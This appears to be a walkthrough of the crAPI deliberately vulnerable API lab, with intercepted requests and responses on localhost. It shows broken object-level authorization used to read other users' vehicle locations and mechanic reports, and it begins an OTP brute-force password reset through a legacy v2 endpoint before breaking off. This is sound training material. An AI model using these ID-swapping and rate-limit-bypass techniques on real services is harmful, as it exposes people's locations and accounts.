


## Broken Object-Level Authorization (BOLA)

**BOLA, or Broken Object-Level Authorization**, is a type of security vulnerability that occurs when an application fails to properly enforce access controls at the object or data level. This can lead to unauthorized users gaining access to sensitive data or performing actions they should not be allowed to perform within the application.

### Challenge 1 — Access location details of another user's vehicle.

**Screenshot-1:** First signing up and logging into the account, it is noticed that an “Add Vehicle” option in the dashboard. After successfully adding a vehicle, the dashboard displayed detailed information about the vehicle along with its location on a Google map. Curiously, I discovered a “Refresh Location” option at the bottom of the page.



**Screenshot-2:** Click on ‘Refresh Location’ button and intercept the request. It is observed that the request is revealing an API endpoint that requires a vehicle ID, as shown below.

Request	Response
<pre>1 GET /identity/api/v2/vehicle/a36fa554-a3eb-4358-ae66-d88ba6ac8c94/location HTTP/1.1 2 Host: localhost:8888 3 sec-ch-ua: "Chromium";v="121", "Not A Brand";v="99" 4 Content-Type: application/json 5 Sec-Fetch-Site: same-origin 6 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWtIiQsWAAmtLmNvbSicImhCIGMtZMTO5NzE4Mywi.ZKhTjpxNxNzOyMTAxOTgzLjyb2xIj1oXN1c1J9.D4PKKcaP8Jev-9tS-wr1Y4k8IMFnz203bQhPSb0Zz78ZDT_XJ0unZVlmHlGVv1hBj1Ig2z5fa793ObPSP3NRhovAcb01COH_BZnjwADBX57-6ptxyLdqQCTU0lsuj7LmCIAcyhGLeUwBjsMuJzE2l0HrvzkoAO8Rp8DC1kgn4j1WoMs7-V-sdjt8Dr9SPUskdtOMMSovcHWsuEryPYXh39Af0thGdvJwJkZnBvUfhfjChEXFO0jh60Qg8tJ9h_LjUemcJIf0i960a4RKLombY2NhCghrtequ0TFEsrZORG3lwMy-YJcbQg3ivgONzUwdxjfV6g 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36 8 sec-ch-ua-platform: "Linux" 9 Accept: */* 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Dest: empty 13 Referer: http://localhost:8888/dashboard 14 Accept-Encoding: gzip, deflate, br 15 Accept-Language: en-US,en;q=0.9 16 Connection: close 17 18</pre>	<pre>1 HTTP/1.1 200 2 Server: openresty/1.25.3.1 3 Date: Sun, 09 Mar 2025 05:27:21 GMT 4 Content-Type: application/json 5 Connection: close 6 Vary: Origin 7 Vary: Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 X-Content-Type-Options: nosniff 10 X-XSS-Protection: 0 11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 12 Pragma: no-cache 13 Expires: 0 14 X-Frame-Options: DENY 15 Content-Length: 162 16 17 { 18     "carId": "a36fa554-a3eb-4358-ae66-d88ba6ac8c94", 19     "vehicleLocation": { 20         "id": 1, 21         "latitude": "32.778889", 22         "longitude": "-91.919243" 23     }, 24     "fullName": "Jim", 25     "email": "jim@jim.com" 26 }</pre>

**Screenshot-3:** Navigate to the “Community” page to identify the vehicle IDs of other users. Try to access messages posted by various users and subsequently inspect the response. It is observed that “vehicle id” attribute is disclosed of other users in the response.

The screenshot shows a forum interface with three posts listed:

- Title 3** posted by Robot on Sat Mar 08 2025: Hello world 3
- Title 2** posted by Pogba on Sat Mar 08 2025: Hello world 2
- Title 1** posted by Adam on Sat Mar 08 2025: Hello world 1

**Request**

```
1 GET /community/api/v2/community/posts/recent?limit=30&offset=0 HTTP/1.1
2 Host: localhost:8888
3 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
4 Content-Type: application/json
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaW1AamltLmNvbSIsImIhdCIGMtC0MT05NzE4MywIZXhwiIxoxNzQyM
7 AkOTgzbLjyb2xIjoxdNklciJ9.D4RKckaoP8JeV-9t5-wr1Y4k8IMFn203b0HyPS80ZozT8ZDT_XJ0unZVU
8 MGIyVlHbjIgzi3sfat93ObpSP3jNPhovAbco1COH_BZnJwAdBX57-6ptxyLdqgCQTU0isu7LmCIAcYH6
9 elvUnBysMuJzE2lOHrvzko0AORp8DClkgn4jiMo_Mbs7V-Sedct8D9PUskJTMNSvcHwsuEryPYxh39afotn
10 GvDUo1kZm_BvuEhfjCheXFO0jhgoQq8J9h_LjUemcJf01960q4RLKlobY2NhGhrtewOTFEsrZORG3wMy-YJch0g
11 My-YJch0gSiwpNzLwxdjtjfv6g
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
13 Gecko) Chrome/121.0.6167.85 Safari/537.36
14 sec-ch-ua-platform: "Linux"
15 Accept: /*
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer: http://localhost:8888/forum
20 Accept-Encoding: gzip, deflate, br
21 Accept-Language: en-US,en;q=0.9
22 Connection: close
23
24
25
```

**Response**

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.25.3.1
3 Date: Sun, 09 Mar 2025 05:26:53 GMT
4 Content-Type: application/json
5 Connection: close
6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding,
7 X-CSRF-Token, Authorization
8 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
9 Access-Control-Allow-Origin: *
10 Access-Control-Content-Length: 1007
11 {
12   "posts": [
13     {
14       "id": "HmXZKBYruahBhftBJEUGD",
15       "title": "Title 3",
16       "content": "Hello world 3",
17       "author": {
18         "nickname": "Robot",
19         "email": "robot001@example.com",
20         "vehicleid": "4bae9968-ec7f-4de3-a3a0-balb2ab5e5e5",
21         "profile_pic_url": "",
22         "createdAt": "2025-03-08T06:58:43.303Z"
23       },
24       "comments": [],
25       "authorid": 3,
26       "createdAt": "2025-03-08T06:58:43.303Z"
27     },
28     {
29       "id": "xaFqPJirvy6sFYKkPjkGAd",
30       "title": "Title 2",
31       "content": "Hello world 2",
32       "author": {
33         "nickname": "Pogba",
34         "email": "pogba005@example.com",
35         "vehicleid": "cd515c12-0fc1-48ae-8b61-9230b70a845b"
36       },
37     }
38   ],
39   "total": 2
40 }
```

**Screenshot-4:** With the vehicle ID in hand, I forwarded the request to the API endpoint responsible for retrieving vehicle locations to Burp Suite's repeater. Using the vehicle ID associated with another user, I successfully gained access to the location details of their vehicle.

**Request**

```
1 GET /identity/api/v2/vehicle/4bae9968-ec7f-4de3-a3a0-balb2ab5e5e5/location HTTP/1.1
2 Host: localhost:8888
3 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
4 Content-Type: application/json
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaW1AamltLmNvbSIsImIhdCIGMtC0MT05NzE4MywIZXhwiIxoxNzQyM
7 AkOTgzbLjyb2xIjoxdNklciJ9.D4RKckaoP8JeV-9t5-wr1Y4k8IMFn203b0HyPS80ZozT8ZDT_XJ0unZVU
8 MGIyVlHbjIgzi3sfat93ObpSP3jNPhovAbco1COH_BZnJwAdBX57-6ptxyLdqgCQTU0isu7LmCIAcYH6
9 elvUnBysMuJzE2lOHrvzko0AORp8DClkgn4jiMo_Mbs7V-Sedct8D9PUskJTMNSvcHwsuEryPYxh39afotn
10 GvDUo1kZm_BvuEhfjCheXFO0jhgoQq8J9h_LjUemcJf01960q4RLKlobY2NhGhrtewOTFEsrZORG3wMy-YJch0g
11 My-YJch0gSiwpNzLwxdjtjfv6g
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
13 Gecko) Chrome/121.0.6167.85 Safari/537.36
14 sec-ch-ua-platform: "Linux"
15 Accept: /*
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Dest: empty
19 Referer: http://localhost:8888/dashboard
20 Accept-Encoding: gzip, deflate, br
21 Accept-Language: en-US,en;q=0.9
22 Connection: close
23
24
25
```

**Response**

```
1 HTTP/1.1 200 OK
2 Server: openresty/1.25.3.1
3 Date: Sun, 09 Mar 2025 05:27:58 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Content-Type-Options: nosniff
10 X-XSS-Protection: 0
11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
12 Pragma: no-cache
13 Expires: 0
14 X-Frame-Options: DENY
15 Content-Length: 173
16
17 {
18   "carId": "4bae9968-ec7f-4de3-a3a0-balb2ab5e5e5",
19   "vehiclelocation": {
20     "id": 3,
21     "latitude": "37.746880",
22     "longitude": "-84.301460"
23   },
24   "fullName": "Robot",
25   "email": "robot001@example.com"
26 }
```

## Challenge 2 — Access mechanic reports of other users

**Screenshot-1:** Navigate to “Contact Mechanic” page, fill out all details and submit the request. It is observed in the response section that a link revealed to access a mechanic report which is included a “report\_id” parameter.

```

46 http://localhost:8888 POST /workshop/api/merchant/contact_mechanic 200 511 JSON 127.0.0.1

Request
Pretty Raw Hex
1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 213
4 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
5 sec-ch-ua-mobile: 10
6 sec-ch-ua-platform: "Windows NT 10.0; Win10; x64; AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36"
7 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaW1AamLtLmNbSisImhlhdCEHt0cMT05NzE4MywiZXhwIjoxNzQyMTAxOTgzLCJyb2xlIjoi
dXNLciJ9.D4RKckaoP8Jev-9tS-vr1Y4kEiFn203b0hP802ozT8ZDXTJ0ounZUmMGrViHBjjIgZJsfat93DbgPSP3jNRhovAcb
o1BZNvA4tCnC9eHbPvYR9Af4cGd-Uu1Zm_BvuEfj;OENFO0jhg60q8tJ9h_LjUencJ1f0i960q4RLK1ombY2NhCghrteqWOTF
ES2ORG3iWMy-Y3cb0g3iogntUwUdtifV6g
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win10; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Accept: application/json
11 Accept-Encoding: gzip, deflate, br
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8888/contact-mechanic?VIN=2FRKG26RPWI031505
16 Accept-Language: en-US,en;q=0.9
17 Accept-Charset: utf-8
18 Connection: close
19
20 {
  "mechanic_code": "TRAC_JHN",
  "problem_details": "crashed",
  "vin": "2FRKG26RPWI031505",
  "mechanic_api": "http://localhost:8888/workshop/api/mechanic/receive_report",
  "repeat_request_if_failed": false,
  "number_of_repeats": 1
}

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openresty/1.25.3.1
3 Date: Sun, 09 Mar 2025 08:18:54 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, HEAD, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Cross-Origin-Opener-Policy: same-origin
13 Content-Length: 152
14
15 {
  "response_from_mechanic_api": {
    "id": 8,
    "sent": true,
    "report_link": "http://localhost:8888/workshop/api/mechanic/mechanic_report?report_id=8",
    "status": 200
  }
}

```

**Screenshot-2:** Try to open the report by using the earlier mentioned link after adding JWT Token in the request.

```

Request
Pretty Raw Hex
1 GET /workshop/api/mechanic/mechanic_report?report_id=8 HTTP/1.1
2 Host: localhost:8888
3 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
4 sec-ch-ua-mobile: 70
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJqaW1AamLtLmNbSisImhlhdCEHt0cMT05NzE4MywiZXhwIjoxNzQyMTAxOTgzLCJyb2xlIjoi
dXNLciJ9.D4RKckaoP8Jev-9tS-vr1Y4kEiFn203b0hP802ozT8ZDXTJ0ounZUmMGrViHBjjIgZJsfat93DbgPSP3jNRhovAcb
o1BZNvA4tCnC9eHbPvYR9Af4cGd-Uu1Zm_BvuEfj;OENFO0jhg60q8tJ9h_LjUencJ1f0i960q4RLK1ombY2NhCghrteqWOTF
ES2ORG3iWMy-Y3cb0g3iogntUwUdtifV6g
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win10; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/si
gned-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openresty/1.25.3.1
3 Date: Sun, 09 Mar 2025 08:21:04 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Cross-Origin-Opener-Policy: same-origin
12 Content-Length: 284
13
14 {
  "id": 8,
  "mechanic": {
    "id": 1,
    "mechanic_code": "TRAC_JHN",
    "user": {
      "email": "jhon@example.com",
      "number": ""
    },
    "vehicle": {
      "id": 52,
      "vin": "2FRKG26RPWI031505",
      "owner": {
        "email": "jim@jim.com",
        "number": "1234"
      }
    },
    "problem_details": "crashed",
    "status": "pending",
    "created_on": "09 March, 2025, 08:18:54"
  }
}

```

**Screenshot-3:** Now try to test it out by attempting to access the report associated with “id=4” and I successfully gained access to another user’s mechanic report.

**Request**

```
Raw Hex
[redacted] GET /v1/mechanic/mechanic_report?report_id=4 HTTP/1.1
Host: localhost:8080
sec-ch-ua: "Chromium";v="121", "Not AI Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Authorization: Bearer [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/*,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Dest: document
Sec-Fetch-User: ?1
Sec-Fetch-Mode: navigate
Connection: close
[redacted]
```

**Response**

```
HTTP/1.1 200 OK
Server: crAPI/1.25.3.1
Date: Sun, 09 Mar 2025 08:58:31 GMT
Content-Type: application/json
Content-Length: 144
Allow: GET, HEAD, OPTIONS
Vary: origin, Cookie
Cache-Control: no-store, no-cache, must-revalidate
X-Content-Type-Options: nosniff
Referer-Policy: same-origin
X-XSS-Protection: 1; mode=block; policy=same-origin
Content-Length: 444
[redacted]
```


```
{
  "id": 4,
  "mechanic": {
    "id": 1,
    "mechanic_code": "TRAC_3ME",
    "user": {
      "email": "james@example.com",
      "number": "+919876543210"
    }
  },
  "vehicle": {
    "id": 4,
    "vin": "1GCF996ZUJ159285",
    "owner": {
      "email": "test@example.com",
      "number": "+9876540001"
    }
  },
  "problem_details": {
    "msg": "My car MG Motor - Hector Plus is having issues.\nCan you give me a call on my mobile 9876540001.\nOr send me an email at test@example.com\nThanks,\nTest."
  },
  "status": "finished",
  "created_on": "08 March, 2025, 06:59:11"
}
```



## Broken User Authentication

*Broken user authentication is a critical security issue when an application fails to properly authenticate or authorize users, potentially allowing unauthorized individuals to access restricted resources or perform actions they shouldn't have access to.*


### Challenge 3 — Reset the password of a different user

**Screenshot-1:** I noticed a “Forgot Password” option on the login page. After providing my email on the “Forgot Password” page, an OTP was promptly dispatched to my email.





**Screenshot-2:** I accessed my email via <http://localhost:8025> to retrieve the OTP.



**Screenshot-3:** I intentionally given multiple wrong OTPs and then I received a response indicating that my attempts had exceeded the limit.

Request

```

1 POST /identity/api/auth/v3/check-otp HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 59
4 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
5 sec-ch-ua-platform: "linux"
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
8 Content-Type: application/json
9 Accept: */*
10 Origin: http://localhost:8888
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:8888/forgot-password
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19 {
  "email": "jim@jim.com",
  "otp": "8893",
  "password": "Main@1234"
}

```

Response

```

1 HTTP/1.1 500
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 04:38:26 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 0
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 58
17
18 {
  "message": "Invalid OTP! Please try again..",
  "status": "500"
}

```

Request

```

1 POST /identity/api/auth/v3/check-otp HTTP/1.1
2 Host: localhost:8888
3 Content-Length: 59
4 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
5 sec-ch-ua-platform: "linux"
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
8 Content-Type: application/json
9 Accept: */*
10 Origin: http://localhost:8888
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:8888/forgot-password
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19 {
  "email": "jim@jim.com",
  "otp": "9876",
  "password": "Main@1234"
}

```

Response

```

1 HTTP/1.1 503
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 04:40:01 GMT
4 Content-Type: application/json
5 Connection: close
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 0
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 66
17
18 {
  "message": "You've exceeded the number of attempts..",
  "status": "503"
}

```

**Screenshot-4:** I observed that this endpoint utilized version v3, prompting me to investigate version v2, hoping it lacked the exact protection mechanism. To my surprise, v2 did indeed lack limitations on the number of attempts.

I obtained the email addresses of other users from the community page. I proceeded to generate OTPs for another user.

Request

```

1 GET /community/api/v2/community/posts/HmXZKBYruaaahBhfTBJEUGD HTTP/1.1
2 Host: localhost:8888
3 sec-ch-ua: "Chromium";v="121", "Not A(Brand";v="99"
4 Content-Type: application/json
5 sec-ch-ua-mobile: ?0
6 Authorization: Bearer eyJhbGciOiJIbGFpbWltbmVzIiwiInciOidC1GHTC00YiXGUyNs420wIjgxRERQH1IzMeT1LCj02A10plDN
  1c19a000000d-10_Azcp9kET-S1zxt00U4b4acAbAbAym9s-/rVATGch1lfmc562MBqjfs9M2zg)ouTxifk4bfP9pwuhTR
  N_4vMbh4dVAXMnl1l1L0SPv4Eenj27fbr-pvrlK_3aUjXup-WmUy11JXG1b8uHxJ2nOiaBPfrssg6v13LBm8vnNBPZ6xvAT_LM
  b3GUdpb6_pCrUCHgZguhPvlchRgeB7sv-ft3XZ6iC5D3eTnPwv2wb21W89-gwVIXdu9c2sfI.89ja6Zbz_zMn0Jn1qH9M0wtkaVSEDiOs
  ZaeCMYeSuHCoFAdy9LbdBw
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/121.0.6167.85 Safari/537.36
8 sec-ch-ua-platform: "linux"
9 Accept: */
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:8888/post?post_id=HmXZKBYruaaahBhfTBJEUGD
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Connection: close
17
18

```

Response

```

1 HTTP/1.1 200 OK
2 Server: openresty/1.25.3.1
3 Date: Sat, 22 Mar 2025 04:42:16 GMT
4 Content-Type: application/json
5 Connection: close
6 Access-Control-Allow-Headers: Accept, Content-Type, Content-Length, Accept-Encoding, X-CSRF-Token
  Authorization
7 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
8 Access-Control-Allow-Origin: *
9 Content-Length: 315
10
11 {
  "id": "HmXZKBYruaaahBhfTBJEUGD",
  "title": "Title 3",
  "content": "Hello world 3",
  "author": {
    "id": "robot001",
    "nickname": "Robot",
    "email": "robot001@example.com",
